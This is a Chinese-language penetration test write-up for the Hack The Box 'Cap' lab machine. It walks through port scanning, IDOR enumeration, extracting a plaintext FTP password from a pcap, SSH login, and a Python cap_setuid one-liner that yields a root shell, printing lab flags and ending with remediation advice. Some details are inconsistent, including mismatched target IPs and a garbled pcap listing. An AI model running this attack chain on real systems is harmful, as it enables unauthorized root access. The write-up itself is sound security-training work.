

Cap 渗透测试报告

测试目标：HTB Cap（靶机 IP：10.129.17.78）

报告日期：2026.08.05

报告撰写人：赵幻劼

1、引言

项目背景：该项目为 Hack The Box (HTB) 上名为 “Cap” 的靶机项目，实验提供了一个数据平台的服务器，该服务器可从外部网络进行访问。

测试目标：验证从外部网络对目标进行全端口扫描、Web 应用分析及权限提升的可行性，确定漏洞利用可能造成的影响。

注：由于使用的是实验靶机，无实际安全风险，报告未对靶场 1 敏感数据进行模糊处理。

2、测试方法与工具

方法：

- 由来自外部网络的设备对目标服务器进行全端口扫描来确定外部扫描的可行性；
- 访问数据服务平台，从 GUI、URL 等处分析 web 应用可能存在的漏洞；
- 分析敏感数据文件；
- 尝试使用敏感数据获得权限提升。

工具：Nmap、Firefox、Wireshark、LinPEAS/getcap。

3、网络拓扑与环境

3.1、网络拓扑

该项目的网络拓扑简单，如下所示：

攻击机 (Kali Linux) ↔ (SSH 协议) ↔ 目标机 (Target Machine: Cap)

3.2、环境

攻击机环境：

- 机器名称：kali
- 操作系统：Kali Linux

目标机环境：

- 机器名称：Cap (靶机)
- 开放端口：21 (FTP)、22 (SSH)、80 (HTTP)

4、漏洞发现详情

4.1、信息收集

```
(kali@kali)-[~]
$ sudo nmap -sC -sV 10.129.17.162
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-04 12:23 -0400
Nmap scan report for 10.129.17.162 (10.129.17.162)
Host is up (0.52s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 fa:80:a9:b2:ca:3b:88:69:a4:28:9e:39:0d:27:d5:75 (RSA)
|   256 96:d8:f8:e3:e8:f7:71:36:c5:49:d5:9d:b6:a4:c9:0c (ECDSA)
|_  256 3f:d0:ff:91:eb:3b:f6:e1:9f:2e:8d:de:b3:de:b2:18 (ED25519)
80/tcp    open  http     Gunicorn
|_ http-server-header: gunicorn
|_ http-title: Security Dashboard
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 162.89 seconds
```

图 4.1 nmap 端口扫描

通过使用 Nmap 对目标进行全端口扫描及服务版本探测，发现目标开放了 21（FTP）、22（SSH）和 80（HTTP）端口以及它们的对应版本号。

4.2、漏洞发现与利用 (Vulnerability Discovery & Exploitation)

4.2.1、漏洞一：不安全直接对象引用（IDOR）

- 漏洞类型：OWASP Top 10 A01:2021 - Broken Access Control / CWE-639
- 漏洞描述：Web 应用“Security Snapshot”功能通过 URL 中的可预测 ID 参数（/data/[ID]）直接引用用户的流量包文件，且未对请求者做授权校验。攻击者可通过枚举 ID 值越权访问其他用户的敏感数据。
- 发现过程：

使用 Firefox 浏览器访问网站，并点击 web 应用“Security Snapshot”，从 URL 发现目录/data，如下图 4.2.1 - 1 所示：





图 4.2.1 - 1 发现目录/data

发现 URL 中的目录线索后，通常采用枚举以尝试获取权限外的信息。此处使用 ffuf 工具来检索，发现了如图 4.2.1 - 2 的 3 个对象：



```
(kali@kali)-[~]
$ ffuf -w /usr/share/wordlists/dirb/small.txt -u http://10.129.17.162/data/FUZZ -mc 200

v2.1.0-dev

:: Method      : GET
:: URL         : http://10.129.17.162/data/FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/dirb/small.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200

00 [Status: 200, Size: 17147, Words: 1, Lines: 1, Duration: 7881ms]
1  [Status: 200, Size: 17144, Words: 1, Lines: 1, Duration: 7881ms]
0  [Status: 200, Size: 17147, Words: 1, Lines: 1, Duration: 5806ms]
:: Progress: [959/959] :: Job [1/1] :: 1 req/sec :: Duration: [0:08:00] :: Errors: 932 ::
```

图 4.2.1 - 2 用 ffuf 配合字典 small.txt 查找/data 目录下存在的对象

枚举后发现，/data 目录下存在 ID 为 0、00、1 的三个对象。

➤ 利用过程：

由于/data 目录下的对象数少，直接使用浏览器访问。其中 ID 为 1 的是用户 nathan 的 Security Snapshot 应用栏（见下图 4.2.1 - 3），可以发现 4 个种类的流量包数量分类，分别是包总数、IP 包数量、TCP 包数量、UDP 包数量，但并无有效信息。




图 4.2.1 - 3 ID 为 1 的用户名为 nathan 的安全快照

ID 为 0 和 00 的页面显示是相同的，说明 ID 左侧的 0 不影响 ID 的含义。页面如下图 4.2.1 - 4 - 1 和 4.2.1 - 4 - 2 所示。从中可以发现，有 72 个流量包，其中 69 个是 IP 包，这 69 个 IP 包全部都是 TCP 包。




图 4.2.1 - 4 - 1 ID 为 0 的用户名为 nathan 的安全快照




图 4.2.1 - 4 - 2 ID 为 00 的用户名为 nathan 的安全快照

点击页面左下角青色的“Download”按钮，下载得到了一个名为“0.pcap”的文件，即流量包的安全快照。

4.2.2、漏洞二：敏感信息泄露

- 漏洞类型：OWASP Top 10 A01:2021 - Broken Access Control
- 漏洞描述：通过 IDOR 漏洞获取的 PCAP 文件中，包含 FTP 协议的明文传输凭证。
- 发现过程：


通过 Wireshark 打开文件“0.pcap”后，得到下图 4.2.2 - 1：

27	0.449869	192.168.196.10	192.168.196.1	HTTP	425 HTTP/1.0 404 NOT FOUND (text/html)
28	0.450693	192.168.196.1	192.168.196.10	TCP	62 54410 → 80 [ACK] Seq=353 Ack=395 Win=1050624 Len=0
29	0.456176	192.168.196.1	192.168.196.16	TCP	62 54410 → 80 [FIN, ACK] Seq=353 Ack=395 Win=1050624 Len=0
30	0.456189	192.168.196.16	192.168.196.1	TCP	56 80 → 54410 [ACK] Seq=395 Ack=354 Win=64128 Len=0
31	2.624574	192.168.196.1	192.168.196.10	TCP	68 54411 → 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM WS=128
32	2.624624	192.168.196.10	192.168.196.1	TCP	68 21 → 54411 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM WS=128
33	2.624934	192.168.196.1	192.168.196.16	TCP	62 54411 → 21 [ACK] Seq=1 Ack=1 Win=1051136 Len=0
34	2.626895	192.168.196.16	192.168.196.1	FTP	78 Response: 220 (vsFTPd 3.0.3)
35	2.667693	192.168.196.1	192.168.196.16	TCP	62 54411 → 21 [ACK] Seq=1 Ack=21 Win=1051136 Len=0
36	4.424550	192.168.196.1	192.168.196.16	FTP	68 Request: PASS BuckStHt1F68K1
37	4.126526	192.168.196.16	192.168.196.1	TCP	56 21 → 54411 [ACK] Seq=21 Ack=14 Win=64256 Len=0
38	4.126630	192.168.196.16	192.168.196.1	FTP	90 Response: 331 Please specify the password.
39	4.167793	192.168.196.1	192.168.196.16	TCP	62 54411 → 21 [ACK] Seq=14 Ack=55 Win=1051136 Len=0
40	5.424990	192.168.196.1	192.168.196.16	FTP	78 Request: PASS BuckStHt1F68K1
41	5.425634	192.168.196.16	192.168.196.1	TCP	56 21 → 54411 [ACK] Seq=55 Ack=36 Win=64256 Len=0
42	6.132050	192.168.196.10	192.168.196.1	FTP	68 Response: 220 (vsFTPd 3.0.3)

图 4.2.2 - 1 在 Wireshark 里打开的“0.pcap”

分析发现，流量包快照里包含了 HTTP、TCP、FTP 三种协议。其中选中（标蓝）的三行为敏感信息，其中包含了用户名、密码、访问成功的消息，极有可能以此实现提权。

➤ 利用过程:


A terminal window titled 'kali@kali: ~' with a menu bar 'Session Actions Edit View Help'. The prompt is '(kali@kali)-[~]'. The user enters '\$ ftp 10.129.17.162'. The output shows a successful FTP connection to 10.129.17.162, login for user 'nathan', and the user typing 'quit' to end the session.

```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ ftp 10.129.17.162  
Connected to 10.129.17.162.  
220 (vsFTPD 3.0.3)  
Name (10.129.17.162:kali): nathan  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> quit  
221 Goodbye.
```

图 4.2.2 - 2 FTP 登录成功

使用获取到的凭证尝试登录 FTP 服务，成功登录（见上图 4.2.2 - 2），由此获得与服务进行 FTP 通信的权限。

进一步尝试 SSH 登录（见下图 4.2.2 - 3），成功获取目标系统的初始访问权限。

A terminal window titled 'nathan@cap: ~' with a menu bar 'Session Actions Edit View Help'. The prompt is '(kali@kali)-[~]'. The user enters '\$ ssh nathan@10.129.17.162'. The output shows a successful SSH connection to 10.129.17.162, login for user 'nathan', and the user typing 'quit' to end the session.

```
nathan@cap: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ ssh nathan@10.129.17.162  
** WARNING: connection is not using a post-quantum key exchange algorithm.  
** This session may be vulnerable to "store now, decrypt later" attacks.  
** The server may need to be upgraded. See https://openssh.com/pq.html  
nathan@10.129.17.162's password:  
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:        https://ubuntu.com/advantage  
  
System information as of Tue Aug  4 11:38:01 UTC 2026  
  
System load:          0.0  
Usage of /:           36.7% of 8.73GB  
Memory usage:         22%  
Swap usage:           0%  
Processes:            223  
Users logged in:      0  
IPv4 address for eth0: 10.129.17.162  
IPv6 address for eth0: dead:beef::250:56ff:feb9:5c58  
  
63 updates can be applied immediately.  
42 of these updates are standard security updates.  
To see these additional updates run: apt list --upgradable  
The list of available updates is more than a week old.  
To check for new updates run: sudo apt update  
  
Last login: Thu May 27 11:21:27 2021 from 10.10.14.7  
nathan@cap:~$
```

图 4.2.2 - 3 SSH 登录成功

```
Session Actions Edit View Help
nathan@cap:~$ whoami
nathan
nathan@cap:~$ pwd
/home/nathan
nathan@cap:~$ ls
user.txt
nathan@cap:~$ cat user.txt
47df1412f227266967ecb0c66ab17c91
nathan@cap:~$
```

图 4.2.2 - 4 获取初始访问权后尝试的 SSH 常见命令

SSH 登录成功后，进行一系列信息查看。如上图 4.2.2 - 4 所示，输入“whoami”，系统返回“nathan”，表示用户为“nathan”；输入 pwd，系统返回当前路径为/home/nathan；用 ls 查看当前目录下的文件，可以看到 user.txt；而后用 cat 查看该 txt 文件，得到了用户级 flag。

4.2.3、漏洞三：权限提升 - 能力配置不当

- 漏洞类型：MITRE ATT&CK T1548.001 / CAPEC-122
- 漏洞描述：系统为/usr/bin/python3.8 配置了 cap_setuid 能力，允许普通用户通过 Python 调用 os.setuid(0)获取 root 权限。
- 发现过程：

```
nathan@cap:~$ getcap -r / 2>/dev/null
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip=0
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
```

图 4.2.3 - 1 枚举系统二进制文件能力

在 nathan 用户目录下，使用 getcap 命令枚举系统二进制文件的能力（见图 4.2.3 - 1），发现/usr/bin/python3.8 具有 cap_setuid 权限。这意味着普通用户可以通过 Python 调用 os.setuid(0)来获取 root 权限。

- 利用过程：

```
nathan@cap:~$ /usr/bin/python3.8 -c 'import os; os.setuid(0); os.system("/bin/bash")'
root@cap:~# pwd
/home/nathan
root@cap:~# whoami
root
root@cap:~# cd /root
root@cap:/root# ls
root.txt snap
root@cap:/root# cat root.txt
679efc70037b869ced9313462b9be167
root@cap:/root#
```

图 4.2.3 - 2 提权至 root 用户

利用 Python 的 cap_setuid 能力，执行命令/usr/bin/python3.8 -c 'import os; os.setuid(0); os.system("/bin/bash")'提权。

如图 4.2.3 - 2 所示，执行后，路径不变，whoami 返回 root，成功获取超级用户权限。由于获取了超级用户权限，现在可以将路径设置为/root，并使用 cat 查看/root 目录下的文件，获取最终 flag。

5、总结与修复建议

5.1、总结

本次渗透测试展示了从 Web 应用 IDOR 漏洞导致的信息泄露（PCAP 文件），经由流量分析获取明文凭证，最终利用 SUID 能力配置不当完成权限提升的完整攻击链。攻击者可通过 IDOR 越权访问信息，可在获取普通用户权限后对信息进行篡改；当提权获得 root 超级用户权限后，攻击者可经由完全的权限对服务器进行多种恶意行为。

➤ 攻击链路：

外部扫描→发现 80 端口→通过 IDOR 枚举/data 目录→下载 PCAP 文件→Wireshark 分析提取 FTP 密码→SSH 登录获取 user 权限→getcap 枚举发现 Python 具有 cap_setuid→利用 Python 提权至 root→获取 root flag

5.2、修复建议：

脚本语言的解释器。

➤ 访问控制（修复 IDOR）：

- ✓ 对用户可访问的对象引用实施服务端授权检查
- ✓ 使用不可预测的引用 ID（如 UUID），避免枚举攻击
- ✓ 实施基于用户会话的访问控制列表（ACL）

➤ FTP 安全：

- ✓ 禁止 FTP 明文传输，强制使用 FTPS 或 SFTP
- ✓ 严格限制 FTP 登录尝试次数，部署 Fail2Ban 等防护
- ✓ 定期更换 FTP 账户密码

➤ 敏感文件管理：

- ✓ 禁止在 Web 可访问目录下存放网络流量包等敏感文件
- ✓ 对/data 等目录实施严格的访问控制
- ✓ 实施最小权限原则

➤ SUID/能力管理：

- ✓ 定期审计系统 SUID 位和 capabilities 配置
- ✓ 移除不必要的 SUID 权限，尤其是 Python、Perl 等脚本解释器
- ✓ 使用 capsh 等工具限制 capabilities 的滥用